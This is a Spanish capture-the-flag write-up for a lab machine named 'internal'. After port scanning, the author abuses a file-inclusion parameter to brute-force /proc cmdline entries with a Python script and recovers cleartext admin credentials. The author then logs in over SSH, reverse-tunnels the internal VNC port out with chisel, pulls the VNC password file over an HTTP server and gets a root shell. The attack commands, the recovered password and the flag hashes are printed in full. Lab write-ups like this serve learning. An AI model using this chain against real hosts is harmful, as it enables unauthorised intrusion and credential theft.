

Internal

```
› nmap -sS -sV -p- -n -Pn -vvv 192.168.137.10
```

```
22/tcp open  ssh      syn-ack ttl 64 OpenSSH 8.4p1 Debian 5+de
80/tcp open  http      syn-ack ttl 64 Apache httpd 2.4.56 ((Deb
|_http-title: Day Bootstrap Template - Index
|_http-server-header: Apache/2.4.56 (Debian)
| http-methods:
|_ Supported M
9999/tcp open  abyss?    syn-ack ttl 64
```

```
› nmap --script http-enum -p80 -n -Pn -vvv 192.168.137.10
```


```
80/tcp open  http      syn-ack ttl 64
| http-enum:
|_ /forms/: Potentially interesting directory w/ listing on
```

```
whatweb 192.168.137.10
```

```
http://192.168.137.10 [200 OK] Apache[2.4.56], Bootstrap, Cou
```

```
whatweb 192.168.137.10:9999
```

```
http://192.168.137.10:9999 [401 Unauthorized] Country[RESERVE
```




```

<div class="container d-flex align-items-center justify-content-between">

  <h1 class="logo"><a href="internal-item.php?item=index.html#hero">Day</a></h1>
  <!-- Uncomment below if you prefer to use an image logo -->
  <!-- <a href="index.html" class="logo">
    <ul>

```



esta fue difícil de encontrar y necesite ayuda de write ups para entender, lo importante es que siempre se parece algo nuevo. entendí que tenemos un servicio/proceso q se ejecuta en el puerto 9999 entonces vamos a ver que es lo que tiene dentro el archivo cmdline para ejecutarlo. para esto tenemos q hacer fuerza bruta por números, pues los procesos que se están ejecutando (como en este caso el vnc) son directorios con números como nombres y cada uno tienen su cmdline



<https://es.linux-console.net/?p=653>

como burpsuite me va lento pq no es profesional tire de un script de python3 que hice con ayuda de chat gpt

```
import requests
from bs4 import BeautifulSoup

# URL base
base_url = "http://192.168.137.10/internal-item.php?item=...."

# Iterar sobre los números del 1 al 500
for i in range(1, 5000):
    url = base_url.format(i)
    response = requests.get(url)

    # Usar BeautifulSoup para analizar el contenido HTML
    soup = BeautifulSoup(response.text, 'html.parser')
    pre_tag = soup.find('pre')

    # Verificar si hay contenido dentro de la etiqueta <pre>
    if pre_tag and len(pre_tag.text.strip()) > 10:
        print(f"Respuesta para {i} con más de 40 caracteres:\n")

print("Proceso completado.")
```

```

$ python3 exploit.py
Respuesta para 421 con más de 40 caracteres:
/sbin/dhclient-4-v-i-pf/run/dhclient.ens33.pid-lf/var/lib/dhcp/dhclient.ens33.leases-I-df/var/lib/dhcp/dhclient6.ens33.leasesens33
Respuesta para 431 con más de 40 caracteres:
/sbin/dhclient-4-v-i-pf/run/dhclient.ens33.pid-lf/var/lib/dhcp/dhclient.ens33.leases-I-df/var/lib/dhcp/dhclient6.ens33.leasesens33
Respuesta para 432 con más de 40 caracteres:
/sbin/dhclient-4-v-i-pf/run/dhclient.ens33.pid-lf/var/lib/dhcp/dhclient.ens33.leases-I-df/var/lib/dhcp/dhclient6.ens33.leasesens33
Respuesta para 433 con más de 40 caracteres:
/sbin/dhclient-4-v-i-pf/run/dhclient.ens33.pid-lf/var/lib/dhcp/dhclient.ens33.leases-I-df/var/lib/dhcp/dhclient6.ens33.leasesens33
Respuesta para 452 con más de 40 caracteres:
/usr/bin/dbus-daemon--system--address=systemd:--nofork--nopidfile--systemd-activation--syslog-only
Respuesta para 474 con más de 40 caracteres:
python3/home/admin/python3HTTPSAuthServer.py--port9999--authadmin:4dM1nt3rN4LP4zZ
Respuesta para 486 con más de 40 caracteres:
/sbin/agetty-o-p -- \u--noclearttylinux
Respuesta para 503 con más de 40 caracteres:
sshd: /usr/sbin/sshd -D [listener] 0 of 10-100 startups
Respuesta para 599 con más de 40 caracteres:

```

ahora podemos entrar por ssh con `admin:4dM1nt3rN4LP4zZ`

```

$ ssh admin@192.168.137.10
The authenticity of host '192.168.137.10 (192.168.137.10)' can't be established.
ED25519 key fingerprint is SHA256:3dq7f/jDEeGxYQnF2zHbpzEtjjY49/5PvV5/4MMqns.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '192.168.137.10' (ED25519) to the list of known hosts.
admin@192.168.137.10's password:
Linux internal 5.10.0-22-amd64 #1 SMP Debian 5.10.178-3 (2023-04-22) x86_64
Last login: Mon May  8 17:18:54 2023 from 192.168.1.10
admin@internal:~$ ls
python3HTTPSAuthServer.py  user.txt
admin@internal:~$ cat user.txt
22c15f8a6b80b178f36f3fcf5053bd82
admin@internal:~$

```

luego de un tiempo de andar rscando por ahi y no encontrar nada se me ocurrio ver por puertos internos y ver si se esta ecuchando por alguno

```

admin@internal:~$ ss -tuln

```

Netid	State	Recv-Q	Send-Q	Local Address:Port	Peer Address:Port	Process
udp	UNCONN	0	0	0.0.0.0:68	0.0.0.0:*	
tcp	LISTEN	0	5	127.0.0.1:5901	0.0.0.0:*	
tcp	LISTEN	0	5	0.0.0.0:9999	0.0.0.0:*	
tcp	LISTEN	0	128	0.0.0.0:22	0.0.0.0:*	
tcp	LISTEN	0	5	:::1:5901	:::1:*	
tcp	LISTEN	0	511	*:80	*:*	
tcp	LISTEN	0	128	:::1:22	:::1:*	

```


admin@internal:~$

```

vemos el 5901, para traerlo a mi maquina voy a usar chisel para traerme el puerto

```
admin@internal:~$ ./chisel client [REDACTED]:4545 R:5901:127.0.0.1:5901
2025/01/13 01:21:34 client: Connecting to ws://192.168.137.7:4545
2025/01/13 01:21:34 client: Connected (Latency 9.155526ms)

> chisel server --port 4545 --reverse
2025/01/12 21:20:27 server: Reverse tunnelling enabled
2025/01/12 21:20:27 server: Fingerprint /Eatvkoj0b2XBjZxW2tGFq/D/llHBmBqdlrsGdIxAWY=
2025/01/12 21:20:27 server: Listening on http://0.0.0.0:4545
2025/01/12 21:21:33 server: session#1: tun: proxy#R:5901⇒5901: Listening
```



vnc-1 aplicacion tipo xfreerdp o reminna

```
> nmap -p 5901 192.168.137.7
Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-01-12 21:23 -03
Nmap scan report for 192.168.137.7
Host is up (0.0020s latency).

PORT      STATE SERVICE
5901/tcp  open  vnc-1

Nmap done: 1 IP address (1 host up) scanned in 0.13 seconds
~ > |
```

nos descargamos el fichero passwd a nuestra maquina

```
admin@internal:~/...$ ls
internalkey.zip  pass.py  passwd
admin@internal:~/...$ pwd
/home/admin/...
admin@internal:~/...$
```

nos conectamos a

```
vncviewer 127.0.0.1:5901 -passwd passwd
```

nos abre una consola con el usuario root (si queremos podemos conectarnos con nc a nuestra maquina atacante)

```
admin@internal:~/...$ rm pass
rm: no se puede borrar 'pass': No existe el fichero o el directorio
admin@internal:~/...$ rm passwd
admin@internal:~/...$ unzip internalkey.zip
Archive: internalkey.zip
  internalkey.zip| passwd password:
  extracting: passwd
admin@internal:~/...$ cat pass
cat: pass: No existe el fichero o el directorio
admin@internal:~/...$ cat passwd
cat: passwd: No existe el fichero o el directorio
admin@internal:~/...$

04M0wadmin@internal:~/...$ python3 -m http.server 4343:5901
Serving HTTP on 0.0.0.0 port 4343 (http://0.0.0.0:4343/) ...
192.168.137.11 - - [13/Jan/2025 08:41:38] "GET /passwd HTTP/1.1" 200 -
^[[A^C
Keyboard interrupt received, exiting.
admin@internal:~/...$ ./chisel client [redacted]:3232 R:5901:127.0.0.1:5901
2025/01/13 08:41:52 client: Connecting to ws://[redacted]:3232
2025/01/13 08:41:52 client: Connected (Latency 4.343553ms)

--(kali@kali) [~/Downloads]
$ chisel -server 3232 --reverse
flag provided but not defined: -server

--(kali@kali) [~/Downloads]
$ chisel server --port 3232 --reverse
2025/01/13 02:08:08 server: Reverse tunnelling enabled
2025/01/13 02:08:08 server: Fingerprint ZsxsSuZxTk0b490ElQiRacQdIcqnPEWri
awMSwZipZW=
2025/01/13 02:08:08 server: Listening on http://0.0.0.0:3232
2025/01/13 02:09:52 server: session#1: tun: proxy#R:5901=>5901: Listening
2025/01/13 02:16:06 server: session#2: tun: proxy#R:5901=>5901: Listening
2025/01/13 02:28:06 server: session#3: tun: proxy#R:5901=>5901: Listening
2025/01/13 02:32:54 server: session#4: tun: proxy#R:5901=>5901: Listening
2025/01/13 02:34:03 server: session#5: tun: proxy#R:5901=>5901: Listening
[ERROR glean core:metrics::ping] Invalid reason code active for ping usage-reporting
2025/01/13 02:41:50 server: session#6: tun: proxy#R:5901=>5901: Listening

Unable to connect to VNC server

--(kali@kali) [~/]
$ vncviewer 127.0.0.1:5901 -passwd passwd
Connected to RFB server, using protocol version 3.8
Performing standard VNC authentication
Authentication successful
Desktop name "internal:1 (root)"
VNC server default format:
  32 bits per pixel.
  Least significant byte first in each pixel.
  True colour: max red 255 green 255 blue 255, shift red 16 green 8 blue
Using default colormap which is TrueColor. Pixel format:
  32 bits per pixel.
  Least significant byte first in each pixel.
  True colour: max red 255 green 255 blue 255, shift red 16 green 8 blue
Same machine: preferring raw encoding
```



```
# pwd
/root
# ls
root.txt
#
# cat root.txt
94f50378a53c0c1eb0899494e352766b
# █
```